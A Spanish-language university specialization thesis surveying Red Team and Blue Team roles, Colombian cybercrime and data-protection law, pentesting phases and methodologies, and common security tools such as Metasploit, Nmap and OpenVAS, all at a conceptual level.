CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JAMES ERICK ANDRADE PINZON

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
FLORENCIA - CAQUETÁ
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JAMES ERICK ANDRADE PINZON

JOHN FREDDY QUINTERO
DIRECTOR DE CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
FLORENCIA - CAQUETÁ
2023

CONTENIDO

pág.

LISTA DE FIGURAS

GLOSARIO

CIBERATAQUE: Intento deliberado de un ciberdelincuente de obtener acceso a un sistema informático sin autorización sirviéndose de diferentes técnicas y vulnerabilidades para la realización de actividades con fines maliciosos, como el robo de información, extorsión del propietario o simplemente daños al sistema[1].

BAITING: se trata de una técnica de ingeniería social. El ciber criminal deja un cebo (baiting, en inglés) en forma dispositivo de almacenamiento (CD, USB…). Este cebo está infectado con un malware, y suele ser "olvidado" en un lugar público (ascensores, baños…), con el fin de que se encuentre fácilmente. Si la víctima abre ese dispositivo desde su ordenador, el software malicioso se instalará y el hacker podrá acceder así a los datos personales del usuario[2].

CIBERSEGURIDAD: se trata del conjunto de herramientas, protocolos de seguridad, planes de prevención y seguros, entre otras acciones, que se utilizan para proteger los activos de información de empresas o gobiernos con el fin de evitar un ciberataque.

ATAQUES DE DENEGACIÓN DE SERVICIO O DDOS): este tipo de irrupción informática conocida como ataque DDoS o de denegación de servicio provoca que un determinado servicio o documento deje de estar disponible para usuarios que, hasta entonces, podían acceder a él sin ningún problema.

INCIDENTE DE SEGURIDAD: cualquier suceso que afecte a la confidencialidad, integridad o disponibilidad de los activos de información de la empresa, por ejemplo: acceso o intento de acceso a los sistemas, uso, divulgación, modificación o destrucción no autorizada de información.

INTRUSIÓN: acción provocada por un atacante o usuario malintencionado, que se aprovecha de una vulnerabilidad en el sistema para conseguir acceder a un área o dispositivo sin autorización con el objetivo de realizar actividades ilegítimas.

---

[1] ENEBA. Glosario de términos de ciberseguridad. ENEBA [página web]. (18, mayo, 2022). [Consultado el 30, junio, 2022]. Disponible en: https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf.

[2] WTW UPDATE. Diccionario de ciberriesgo: conoce todos los términos. WTW Update [página web]. [Consultado el 1, junio, 2022]. Disponible en: https://willistowerswatsonupdate.es/ciberseguridad/diccionario-del-ciber-riesgo-de-la-a-a-la-z/.

INGENIERÍA SOCIAL: conjunto de técnicas que los delincuentes usan para engañar a los usuarios de sistemas/servicios TIC para que les faciliten datos que les aporten valor, ya sean credenciales, información sobre los sistemas, servicios instalados etc.

PHISHING: técnica o tipo de ataque en el que alguien suplanta a una entidad/servicio mediante un correo electrónico o mensaje instantáneo para conseguir las credenciales o información de la tarjeta de crédito de un usuario. Ese correo/mensaje suele tener un enlace (o fichero que contiene ese enlace) a un sitio web que suplanta al legítimo y que usan para engañarlo.

WHALING: es un tipo de ataque de phishing en el que se suelen emplear correos electrónicos fraudulentos dirigidos a ejecutivos o gerentes[3].

FOOTPRINTING: es una técnica práctica de reconocimiento que se utiliza para intentar recabar toda la información pública posible sobre una empresa. Dicha información ha podido ser publicada conscientemente por la empresa a auditar o puede haberse publicado de manera desconocida[4].

[3] FERNANDEZ, MANUEL. Ingeniería Social: ¿Qué es el whaling? Mailfence Blog [página web]. (27, febrero, 2022). [Consultado el 1, junio, 2022]. Disponible en: https://blog.mailfence.com/es/ingenieria-social-que-es-un-ataque-de-whaling/.

[4] TENBIHI, Mouad. FOOTPRINTING. Atalanta [página web]. [Consultado el 8, julio, 2022]. Disponible en: https://atalantago.com/footprinting/.

RESUMEN

Este trabajo se enfoca en el estudio de la importancia de los equipos de ciberseguridad Red Team Y Blue Team, que se inspiran en lo militar para simular batallas entre 2 equipos, donde el equipo rojo se encarga del ataque y el azul de la defensa, en el mundo informático, se usa como técnica de evaluación y auditoria de la ciberseguridad, utilizando ataques en ambientes que simulan la vida real, para poner a prueba la capacidad de ciberdefensa en la organización, identificando puntos débiles a mejorar.

El Red Team está conformado por personal experto en búsqueda y explotación de fallas a nivel tecnológico, pero bajo una ética profesional,

se conforman por profesionales de ciberseguridad expertos en atacar sistemas y romper defensas (hackers éticos).

Se conocerán las metodologías que utilizan los equipos expertos de ciberseguridad altamente capacitados Red Team cuando realizan los ataques planeados aprovechando las vulnerabilidades encontradas en la infraestructura tecnológica de la organización, ataque que va dirigido a la seguridad de la información; el activo más valioso que tiene las organizaciones.

INTRODUCCIÓN

Evaluar vulnerabilidades propias es una práctica muy antigua que se usa en la estrategia militar, y esto llevado en el ámbito de la ciberseguridad, ha creado un sistema de técnicas de testeo, mediante una guerra simulada entre dos grupos.

Este ejercicio es motivado, en gran medida, a que, con la digitalización y la globalización de la información, los enemigos de las organizaciones y empresas han crecido y los avances tecnológicos han aumentado las vías de ataque, en una guerra sin fin donde igualmente hay espionaje, secuestro, eliminación, robo, vulneración, claro que no estamos hablando de las guerras antiguas donde la lucha era por el poder o por terrenos, hoy en día la batalla es por lo más valioso que tiene una empresa, la información.

Por este motivo las empresas, deben fortalecer su defensa tecnológica, con conocimiento en ciberseguridad, para implementar una metodología para así fortalecer la protección de la información.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Analizar las capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

1.2 OBJETIVOS ESPECÍFICOS

Recopilar información referente a los equipos Blue Team y Red Team, técnicas y legislación mediante consultas literarias

Determinar dispositivos, metodologías de pentesting, para las pruebas de seguridad de las organizaciones

Generar recomendaciones y buenas prácticas de seguridad de la información para las organizaciones

2 MARGEN LEGAL EN COLOMBIA SOBRE DELITOS INFORMÁTICOS Y PROTECCIÓN DE DATOS EN COLOMBIA

2.1 LEY 1273 DE 2009

Frente a la protección penal tenemos la ley 1273 del 5 de enero de 2009[5], conocida como la *Ley de delitos informáticos*, que complementa ciertos tipos penales que están relacionados con la protección de datos y los delitos informáticos, lo que se pretende con este artículo es que se sancione toda infracción que se cometa contra los sistemas informáticos y sus redes sin importar si sea de orden privado o público.

La ley 1273 de 2009 consta de 2 capítulos como adición al código penal, con un título denominado "De la protección de la información y de los datos". En el primer capítulo se habla de los atentados contra la tríada de la seguridad de la información, como lo es la confidencialidad, la integridad y la disponibilidad. Ya en el segundo capítulo de esta ley que consta de 2 artículos hace referencia a los atentados informáticos y otras infracciones, el primer artículo habla del hurto por medios informáticos y semejantes, se refiere a la transferencia no consentida de activos.

2.2 LEY 1581 DE 2012

La ley 1581 de 2012, tiene como objeto, *desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos*[6]*,* creada con el fin de que se garantice la protección el almacenamiento y el buen uso de los datos personales. cuando se habla de datos personales estos se refieren a toda aquella información que está asociada a una persona por lo cual permite su identificación, entre algunos ejemplos de estos datos personales se tiene el número de documento de identidad, su lugar de nacimiento, su estado civil, su RH, edad, experiencia laboral, etcétera.

Los datos personales que estén almacenados en cualquier base de datos que se estén utilizando en la realización de trámites u operaciones en entidades públicas o

[5] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. (05, enero, 2009) Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Última actualización: 21 de junio de 2022

[6] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley estatutaria 1581. (17, octubre, 2012) Por la cual se dictan disposiciones generales para la protección de datos personales.

privadas, deben ser protegidos en especial los datos que pertenecen a la vida privada y familiar por la cual ninguna persona o el mismo estado puede interferir, esta ley obliga a entidades públicas y empresas privadas a que mejoren las políticas de manejo de información siempre buscando que se salvaguarde los datos de los usuarios, por eso deben estar en constante revisión los datos personales contenidos en sus bases de datos, y buscar que se mejoren los procesos para la recolección coma el almacenamiento, el uso, y el tratamiento, esto para que se mejore la administración de estos datos y que se protejan los derechos y la intimidad del dueño de los datos personales.

2.2.1 Decreto 1377 de 2013 Este decreto es una regulación extensa y completa de la ley 1581 de 2012, y tiene como fin "*reglamentar aspectos relacionados con la autorización del Titular de información para el Tratamiento de sus datos personales, las políticas de Tratamiento de los responsables y Encargados, el ejercicio de los derechos de los Titulares de información, las transferencias de datos personales y la responsabilidad demostrada frente al Tratamiento de datos personales"*[7].

[7] COLOMBIA. CONGRESO DE LA REPÚBLICA. DECRETO 1377 DE 2013. (27, junio, 2013) Por el cual se reglamenta parcialmente la Ley 1581 de 2012.

3 ¿QUÉ ES UN RED TEAM?

Se trata de un equipo que juega a la ofensiva, y está constituido por profesionales en ciberseguridad que atacan a propósito una organización, pero de manera controlada, ataque que busca rápidamente se mejoren sus capas defensivas, frente a ataques realmente maliciosos. Para lograr esto, el Red Team finge ser un grupo externo que reta a la organización, ya sea una institución o una empresa.

No vienen hacer daño, al contrario, buscan apoyar en la tarea de contribuir a que las capas de defensa de la organización estén optimas y permanentemente fortalecidas. Esto conlleva a las organizaciones que se optimice su capacidad defensiva al enfrentarse a ciberataques del mundo real.

3.1 CARACTERÍSTICAS DE UN RED TEAM

En cuanto a la duración: las acciones de un Red Team, no son medibles, porque se forman de una serie de ejercicios que se pueden extender con el tiempo, y son conformados por varias fases.

Por eso este servicio que presta un Red Team no se realiza de un día a otro, sino que se requiere una labor de investigación minuciosa, para diseñar los escenarios para el ataque, ya planificados los ataques se ponen en marcha, paralelamente se recoge información útil para las demás actividades que a realizar a lo largo del ejercicio.

Los vectores de intrusión: Durante los ataques se emplean de diversas formas de intrusión que como en el mundo real un ciberdelincuente puede ejecutar sus ataques de múltiples formas. Estos vectores de intrusión se pueden ejecutar en accesos físicos, técnicas de ingeniera social (como el Phishing, Baiting, Whaling, etc.), sobre las aplicaciones usadas por la organización, sobre la red. Las capas defensivas de la organización pueden ser vulneradas por distintos frentes o peor aún, ataques múltiples a la vez. Esto es fundamental para el Red Team, que no se deje de aprovechar todos los vectores diferentes de intrusión.

Actuar como enemigo: El Red Team aunque tiene como objetivo ayudar en el fortalecimiento de la ciberseguridad en la organización, debe actuar como un atacante real, usando sus mismas técnicas, tácticas y procedimientos (de aquí en adelante TTPs), incluyendo la navaja suiza de herramientas que usaría el delincuente; para esto se debe estar a la par con las innovaciones tecnológicas y más en lo concerniente con las TTPs del mundo de los ciberdelincuentes. El encubrimiento es algo que es vital para el delincuente, evitando ser descubierto, sin dejar huellas de su ataque.

El diseño de escenarios: El Red Team reconoce que la dificultad no está en el ataque, si no en el diseño de los escenarios, para este se basan en el modelo de defensa [8]Cyber Kill Chain, desarrollado por Lookheed Martin, derivado del mundo militar, que explica el procedimiento que siguen los ciberdelincuentes para completar un ataque.

FIGURA 1. 7 pasos de Cyber Kill Chain

Pues la necesidad de la simulación de ataques debe ser lo más realista posible y no solo el actuar como un ciberdelincuente. Y la clave para esto es una buena recolección de información, donde el Red Team ejecuta una investigación compleja y minuciosa a la organización como lo es a su personal, sus procesos y tecnología.

Reporte permanente: Aunque en la organización el equipo encargado de la defensa (Blue Team) no debe conocer el andar del Red Team, dentro de la entidad existe un grupo que si conoce toda la información en tiempo real sobre descubrimientos hecho y las vulnerabilidades encontradas

[8] VARGAS, Sergio. Entendiendo la Cyber Kill Chain. Intelligent Networks [página web]. (5, abril, 2021). [Consultado el 28, marzo, 2023]. Disponible en: https://i-networks.com.mx/entendiendo-la-cyber-kill-chain/

3.2 PRUEBAS DE INTRUSIÓN DE LOS RED TEAM

En el ejercicio de intrusión realizado por el Red Team, Se busca dar alcance la combinación de la seguridad física, lógica y social, evaluando la empresa a nivel ciberdefensa, Cómo puede ser un ataque dirigido (APT). Por este motivo se conoce que es un servicio con altos estándares. aplicado todos los ámbitos comprometidos en la seguridad de la información, como lo son las instalaciones físicas, el andamiaje tecnológico y las personas de la empresa. Esto conlleva que las empresas tengan una actitud proactiva en la defensa de su activo más valioso.

Todo este compilado de ejercicios que realiza un equipo Red Team, Se considera a nivel mundial un servicio eficaz y avanzado contra los ataques dirigidos.

[9]Es un servicio que agrupa los demás servicios de intrusión, que normalmente son ofrecidos individualmente, aunque su objetivo va mucho más allá, porque no es sólo la aplicación individualizada de cada prueba de intrusión, sino que cada hallazgo encontrado por las distintas pruebas sea aprovechado. Por ejemplo, una vulnerabilidad encontrada en un servicio del servidor de administración de cuentas de usuarios, Podrá convertirse en una puerta trasera, En el cual se aplique otro tipo de prueba.

Al ser un servicio muy especializado se requiere que este grupo estoy conformado por expertos multidisciplinarios para que cada uno haga su aporte en su área. Antes de realizar los ejercicios de instrucción es importante obtener información de inteligencia, para una alta probabilidad de éxito. Por esto se requiere que cada profesional que conforma el equipo tenga muy buena experiencia en los servicios que son aplicados en la seguridad de la información, siendo un servicio eficiente que cumple de manera cabal las exigencias de ciberseguridad del cliente.

[9] CALLES GARCIA, JUAN ANTONIO y LEÓN, DIEGO. El Red Team en la empresa. Dialnet [página web]. (2018). [Consultado el 26, junio, 2022]. Disponible en Internet: <https://dialnet.unirioja.es/servlet/articulo?codigo=6667240>.

4 ¿QUÉ ES UN BLUE TEAM?

Está conformado por profesionales en ciberseguridad que tienen una perspectiva interna de la organización. Su labor es la protección de los activos críticos de la misma contra cualquier tipo de ataque o amenaza de una manera proactiva.

Si la organización cuenta con un centro de operaciones de seguridad (SOC) dedicado, este personal puede hacer del equipo bueno el Blue Team, y si no se cuenta con este servicio, se puede usar el equipo de seguridad interna como el departamento de Tecnologías de la información (de aquí en adelante TI) de la organización.

4.1 CARACTERÍSTICAS DE UN BLUE TEAM

El equipo Blue Team reúne información y documenta lo que se debe proteger en la organización, además hace una evaluación de los riesgos en la infraestructura de las TI, refuerzan los accesos al sistema de muchas formas, como la aplicación de políticas estrictas en el establecimiento de contraseñas obligando el uso de caracteres, Mayúsculas y números, enseñando al personal de la organización a que se ajusten a los procedimientos en cuestión de la seguridad.

Usualmente se establecen sistemas de monitoreo y vigilancia, para registrar información relacionada al acceso en los sistemas y comprobar actividades anormales. Los Blue Team comprueban periódicamente el sistema, por ejemplo, auditando el sistema de nombres de dominio (DNS), explorando vulnerabilidades de la red interna o externa y capturando muestras de tráfico en la red, para su posterior análisis.

Los Blue Team establecen medidas de seguridad en lo que respecta a los activos vitales de la organización. Ejecutan su defensa con la identificación de los activos críticos, documentando su importancia para el negocio y el impacto que tendrá la ausencia de estos.

Seguidamente, evalúan riesgos para identificar amenazas que pueda tener cada activo junto con las debilidades que se pueden explotar. De esta evaluación de riesgos y su posterior priorización, los Blue Team diseñan un plan de acción para implementar controles, que funcionen como reductores de impacto en los ataques, o que la probabilidad de una amenaza contra los activos tenga éxito.

En esta fase es importante que el personal directivo participe, pues son ellos quienes deciden la aplicación del control de mitigación, o aceptar el riesgo. Mediante un análisis de costo/beneficio se basa la selección de los controles, garantizando que estos controles de seguridad implantados aporten valor a la organización.

Por ejemplo, el Blue Team identifica que la red de la empresa es vulnerable a un ataque de DDoS (denegación de servicio distribuido), limitando la disponibilidad de la red, pues este ataque se basa en solicitudes de tráfico incompletas al servidor, ocasionando un gran consumo de recursos, paralizando gravemente la red.

El Blue Team mediante un análisis de costo/beneficio y alineándose con los objetivos de negocio, hace el cálculo de la pérdida en caso de que se materializara la amenaza, y se pondría a consideración instalar un sistema de detección y prevención de intrusos, para minimizar el riesgo de ataques DDoS.

5 BENEFICIOS DE LOS RED TEAM Y BLUE TEAM

La implementación de una estrategia compuesta entre estos 2 equipos permite que la organización se beneficie del enfoque y habilidades de cada grupo, y al haber competitividad los equipos darán su máximo rendimiento al probar las defensas y capacidades de la estructura TI de la organización en entornos controlados.

Según la web de Crowdstrike[10], al involucrar a estos dos grupos, es posible evolucionar continuamente la estrategia de seguridad de la organización en función de las debilidades y vulnerabilidades únicas de la empresa, así como las últimas técnicas de ataque del mundo real.

Mientras los Red Team hacen búsquedas minuciosas para identificar vulnerabilidades, y usando las últimas técnicas de ataque del mundo real, los Blue Team ofrecen seguridad a largo plazo, fortaleciendo las defensas, supervisando constantemente el sistema para la mejora continua de la seguridad de la organización, al encontrar brechas que serán contrarrestadas con controles apropiados

Mediante los ejercicios de los Red Team y Blue Team se logra:

- Identificar que configuración está mal implementada y las vulnerabilidades de los productos de seguridad TI de la organización.
- Fortificar la seguridad de la red identificando rápidamente ataques dirigidos
- Fomentar conciencia para que el personal de la organización no sea una vulnerabilidad humana, medio por el cual se pueda comprometer la seguridad de la organización.
- Desarrollar las habilidades y la madurez de las capacidades de seguridad de la organización dentro de un entorno de capacitación seguro y de bajo riesgo.

[10] CROWDSTRIKE. Red team VS blue team: what's the difference? | crowdstrike. crowdstrike.com [página web]. (6, enero, 2022). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/>.

6 ¿QUÉ ES PENTESTING?

La NIST[11] lo define como, pruebas de seguridad en las que los evaluadores imitan ataques del mundo real en un intento de identificar formas de eludir las características de seguridad de una aplicación, sistema o red.

Según mis palabras, es el ejercicio en el cual se usan pruebas de penetración para atacar sistemas tecnológicos como redes, sistemas operativos, aplicaciones web, servidores, con la intención de descubrir vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques y establecer nuevos controles, para un buen ejercicio de pentesting se realiza los siguientes pasos:

6.1 PLANIFICACIÓN Y PREPARACIÓN

En este primer paso se debe definir los objetivos y determinar el alcance de este, pues es la base para conseguir óptimos resultados del ejercicio.

- Se establecerá qué tipo de prueba se realizará, si será interno: simulando el ataque desde adentro de la organización, o un ataque con colaboración de alguien dentro de la organización. O será externo: simulando ataques por organización o ciberdelincuentes.
- Se decidirá si se informara al equipo de seguridad de la organización acerca de la realización de la prueba, o si este se realizara de incognito para comprobar la efectividad del equipo.
- Se determinará que datos de la organización se podrán compartir para la prueba
- Se definirá con que agresividad se realizará la prueba, respetando límites impuestos para no causar daños a la organización.

En este paso se recurre a seleccionar alguna de los 3 tipos de auditoría que existen, como lo es, Caja Negra que simula ataque real, Caja Blanca con la cual se tiene información básica dada por el mismo objetivo, o la caja gris siendo esta una combinación entre los 2 primeros.

[11] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. NIST SP 800-115 NIST - technical guide to information security testing and assessment recommendations, 2008. 80 p.

6.2 INVESTIGACIÓN

Ya establecido el paso anterior con la organización, el equipo pentesting empieza su trabajo, realizando diferentes actividades de reconocimiento de su objetivo, por ejemplo, en lo técnico se usan herramientas de escaneo de redes para obtener el direccionamiento IP y sus subredes, datos de firewall, y servicios activos, a nivel de las personas, se obtiene datos básicos, como nombres, cargos, y dirección de correo electrónico, esta información permitirá quien o quienes por ejemplo tienen usuarios con privilegios (tipo administrador) y lanzar así ataques de ingeniería social tipo phishing, para obtener estos usuarios y contraseñas.

Igualmente se buscará el mayor número de vulnerabilidades del sistema, este procedimiento llamado footprinting, por el cual se busca la recopilación de toda la información posible de los sistemas y las redes de la organización, intentando no alarmar al personal de seguridad, esto se logran mediante escaneo automatizado, Aquí se utilizarán herramientas como lo es Nmap, y Open Vas entre otras.

6.3 PRUEBAS DE PENETRACIÓN Y EXPLOTACIÓN

Ya con la información recabada del objetivo, el equipo pentesting entra en modo penetración y explotación, usando los puntos de entrada descubiertos, poniendo a prueba las vulnerabilidades detectadas. Intentando el ingreso al sistema por estas entradas, una vez conseguido se buscará el modo de escalar privilegios de acceso, abriendo camino para otras actividades. Al lograr obtener privilegios tipo administrador podrán encontrar más fallas de seguridad en otras áreas y recursos, como posibles configuraciones deficientes, información sensible compartida de manera errónea, o controles insuficientes en la gestión de usuarios y contraseñas.

Igualmente, se pondrán a prueba otros entornos, vulnerables a ataques, como cámaras de seguridad, dispositivos IoT, dispositivos móviles, aplicaciones web, etc.

Aquí una de las herramientas más usadas para la explotación es el framework Metasploit.

Según Cardwell[12] en el tema “Myths and misconceptions about pentesting”, expresa que en esta etapa algunas de las organizaciones piden detener la prueba de pentesting pues al informarles que se ejecuta código exploit a las vulnerabilidades encontradas se sorprende, pues la mayoría de ellos en realidad quieren solo una evaluación de vulnerabilidades.

6.4 ANÁLISIS Y GENERACIÓN DE REPORTES

El equipo pentesting deberá realizar el registro de las actividades de los pasos investigación y explotación, para crear un reporte detallado de las técnicas utilizadas para penetrar el sistema, que brechas de seguridad fueron detectadas y la demás información importante descubierta, para analizar que se debe mejorar y que controles se deben aplicar, organizando prioridades que se deben subsanar rápidamente y ofrecer medidas de corrección.

Mediante el uso de las herramientas que se usan en el segundo y tercer paso, se generaran los reportes detallados de lo encontrado y explotado.

6.5 LIMPIEZA Y REMEDIACIÓN

Aquí se limpiarán las huellas dejadas durante el ataque al sistema para evitar, que cualquier herramienta no eliminada, pueda usarse en futuros ataques reales.

La organización implementara correcciones en las vulnerabilidades encontradas según su prioridad, reforzando controles de protección en las áreas más vulnerables, cambio o compra de nuevas soluciones para la ciberseguridad.

Aquí mediante el uso de comandos en una terminal Linux o MS-DOS Microsoft, se eliminarán logs y rastros de las herramientas usadas durante el pentesting.

6.6 METODOLOGÍAS DE PENTESTING O ETHICAL HACKING

En el Hacking Ético existen diversas metodologías aplicadas a diferentes áreas de la informática, listadas a continuación.

[12] CARDWELL, Kevin. Building virtual pentesting labs for advanced penetration testing - second edition. [s.l.]: Packt Publishing - ebooks Account, 2016. 524 p. ISBN 9781785883491.

6.6.1 OSSTMM (Open-Source Security Testing Methodology Manual)[13] Esta metodología fue realizada por el ISECOM (Institute for Security and Open Metholodiges) quien publicó la versión 3 del OSSTMM (Open Source Security Testing Methodology) en diciembre de 2010. Es una metodología para prueba exhaustiva y medición precisa de la seguridad a nivel operacional, al ser una metodología abierta, permite a que profesionales en pruebas de seguridad compartan ideas precisas y eficientes. Esta nueva versión cubre todos los canales en su totalidad, humanos, físicos, Wi-Fi, telecomunicaciones y de redes de datos[14].

6.6.2 ISSAF (Information Systems Security Assessment Framework)[15]. Esta metodología dejo de ser actualizada y soportada, fue creada por la OISSG (Open Information System Security Group) pero no por esto se ha dejado de usar, su punto fuerte es que vincula diferentes pasos del proceso de pentesting con herramientas relevantes.

Su objetivo era ser una guía completa para realizar pentesting, aunque no se encuentra actualizada esta es una buena base para desarrollar una metodología personalizada, pues hace recomendaciones sobre las herramientas a utilizar en cada paso y los resultados esperados. Incluso recomienda herramientas utilizadas por atacantes reales para ayudar a simular escenarios de ataques avanzados en algunos casos.

ISSAF divide el proceso de pentesting en tres fases:

- Planificación y preparación
- Evaluación
- Informe, limpieza y eliminación de huellas

6.6.3 OWASP (Open Web Application Security Project). El proyecto Web Security Testing Guide (WSTG) esta guía es un recurso de pruebas de ciberseguridad para desarrolladores de aplicaciones web y profesionales de la seguridad.

---

[13] ISECOM. OSSTMM Version 3. (diciembre, 2010). [Consultado el 8, julio, 2022]. Disponible en: https://www.isecom.org/OSSTMM.3.pdf.

[14] CIBERSEG1922. ¿Qué es OSSTMM? Definición, historia y características. Ciberseguridad [página web]. (24, enero, 2020). [Consultado el 8, julio, 2022]. Disponible en: https://ciberseguridad.com/guias/desarrollo-seguro/osstmm/.

[15] FUTURELEARN. Information System Security Assessment Framework (ISSAF). FutureLearn [página web]. (2006). [Consultado el 8, julio, 2022]. Disponible en: https://www.futurelearn.com/info/courses/ethical-hacking-an-introduction/0/steps/71521.

El WSTG es una guía completa para realizar pentesting a la seguridad de las aplicaciones web y los servicios web. Creado por los esfuerzos de colaboración de profesionales de la seguridad cibernética y la comunidad, el WSTG proporciona un marco de mejores prácticas utilizado por evaluadores de penetración y organizaciones de todo el mundo[16].

El OWASP Top 10 es un informe que contiene un listado de los problemas de seguridad de las aplicaciones web organizados según su nivel de criticidad.

• A1: Inyección
A2: Pérdida de autenticación y gestión de sesiones
A3: Datos sensibles accesibles
A4: Entidad externa de XML (XXE)
A5: Control de acceso inseguro
A6: Configuración de seguridad incorrecta
A7: Cross site scripting (XSS)
A8: Decodificación insegura
A9: Componentes con vulnerabilidades
A10: Insuficiente monitorización y registro

6.6.4 NIST SP 800-115 es una guía que contiene aspectos técnicos básicos para la realización de evaluaciones de seguridad de la información. Presenta métodos, técnicas de prueba y examen técnico que una organización podría usar como parte de una evaluación, y ofrece información a los pentester sobre su ejecución y el impacto potencial que pueden tener en los sistemas y redes, estas pruebas con las cuales el personal evaluador, simular ataques reales, en búsqueda de vulnerabilidades que permitan evadir la seguridad de un programa, sistema o red de datos. Estas pruebas de intrusión serán utilizadas para determinar:

• Como el sistema afronta el patrón de ataques del mundo real
• Que sofisticación necesita el atacante para comprometer el sistema
• Qué medidas se deben adicionar para mitigar las amenazas.
• Que habilidad para detectar ataques y responder correctamente a los ataques tienen el personal defensor.

[16] OWASP FOUNDATION. OWASP Web Security Testing Guide. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation [página web]. [Consultado el 8, julio, 2022]. Disponible en: https://owasp.org/www-project-web-security-testing-guide/.

Las fases de esta metodología se desarrollan en 4 fases

Fase de Planificación: identificación de reglas a seguir, determinación de objetivos y aprobaciones necesarias, sentando la base para la prueba de penetración, aquí no se realizan pruebas reales.

Fase de Descubrimiento: en su primera parte se inician los ataques reales, escaneando y recopilando información de la red de datos, se usa ingeniera social también. en la segunda parte analizan las vulnerabilidades de aplicaciones, servicios y sistemas operativos descubiertos en bases de datos de vulnerabilidades públicas y propias que puede tener la empresa.

Fase de Ataque: es la principal fase pues aquí se comprueban las vulnerabilidades encontradas, si el ataque tiene éxito se verifica y documenta la vulnerabilidad y su debida mitigación.

Fase de Reporte: va en paralelo con las otras 3 fases, en la fase de Planificación crea el plan de evaluación, en la fase de Descubrimiento y ataque se mantienen registros e informe, al final de la prueba se genera un informe describiendo las vulnerabilidades encontradas, se da una calificación de riesgo y orienta el cómo mitigar las debilidades encontradas[17].

[17] HENRYRAUL. Metodología de Pruebas de Intrusión en la NIST SP 800-115. Behique Digital [página web]. (10, mayo, 2017). [Consultado el 1, abril, 2022]. Disponible en: https://henryraul.wordpress.com/2017/05/10/metodologia-de-pruebas-de-intrusion-en-la-nist-sp-800-115/.

6.6.5 OWISAM (Open WIreless Security Assessment Methodology) Esta metodología es creada para subsanar una necesidad, que és el pentesting en las redes inalámbricas, propone a la comunidad controles de seguridad que deben ser verificados sobre este tipo de redes, definiendo una metodología abierta y colaborativa, ayudando así administradores de redes, a administradores de sistemas, y analistas de seguridad informática en la identificación de riesgos para sí minimizar el impacto de los ataques y que se garantice la protección de las infraestructuras Wireless basadas en el estándar 802.11[18].

[18] OWISAM. Metodologia OWISAM. (18, marzo, 2018). [Consultado el 11, julio, 2022]. Disponible en: https://www.owisam.org/index.php?title=Página_principal.

7 HERRAMIENTAS Y SERVICIOS EN LÍNEA DE CIBERSEGURIDAD UTILIZADOS POR LOS EQUIPOS RED TEAM Y BLUE TEAM

A continuación, se hablarán de algunas herramientas que son de vital importancia en el mundo de la ciberseguridad entre estas tenemos:

7.1 METASPLOIT FRAMEWORK

Este es un marco de prueba utilizado por personal profesional en seguridad de la información e igualmente por ciberdelincuentes, es un marco de código abierto que está basado en Ruby, y tiene como uso la explotación y validación de vulnerabilidades encontradas en un sistema.

Al estar basado en Ruby Con este framework, se puede escribir probar y ejecutar diferentes códigos de explotación, consta de un conjunto de herramientas con los cuales se pueden utilizar para probar vulnerabilidades de seguridad, enumerar redes, ejecutar ataques y evadir la detección.

Según la página web de ciberseguridad.com[19], metasploit incluye más de 1677 exploit que se organizan en 25 plataformas coma en las cuales se incluyen Android, PHP, Python, Java, Cisco y otras más.

7.2 NMAP

Esta herramienta de auditoria tipo software de código abierto se utiliza para el escaneo de redes y puertos, para el control y seguridad de estos, usada mayormente desde sistemas operativos tipo GNU/Linux.
Usado éticamente por auditores de Seguridad de la información, para realizar un escaneo de puertos completo, detecta host activos, detecta que servicios se prestan en la red junto con sus versiones, aunque no se limita a ser un simple escáner de puertos, puesto que mediante la incorporación de scripts puede detectar vulnerabilidades.

Este mapeador de redes utiliza diferentes tipos de escaneo:

[19] CIBERSEG1922. ¿Qué es Metasploit Framework y cómo funciona? | Ciberseguridad. Ciberseguridad [página web]. (13, diciembre, 2021). [Consultado el 12, febrero, 2023]. Disponible en Internet: <https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/>.

Ping/ARP, el ping se utiliza para conocer hosts activos en la red, y ARP da información más específica de estos hosts activos.

TCP Connect, realiza un escaneo de puertos, para determinar cuáles están abiertos o cerrados.

Sondeo de Lista, con este se puede obtener, los nombres de los equipos que están conectados en la red.

FIN, para detectar si el host está detrás del Firewall

7.3 OPENVAS

Según sus siglas (Open Vulnerability Assessment System – Sistema Abierto de Evaluación de Vulnerabilidades), es un framework que ofrece como base, servicios y herramientas utilizadas en la evaluación de vulnerabilidades que puede usarse de forma individual o acompañado de otro conjunto de herramientas de seguridad, hoy se puede utilizar a través de 2 interfaces bien sea mediante línea de comandos o mediante una interfaz web.

Según su página web principal dice que estén framework incluye pruebas autenticadas y no autenticadas coma así mismo pruebas de alto nivel e internet de bajo nivel, y que cuenta con su propio lenguaje de programación interno que permite implementar cualquier tipo de prueba de vulnerabilidad

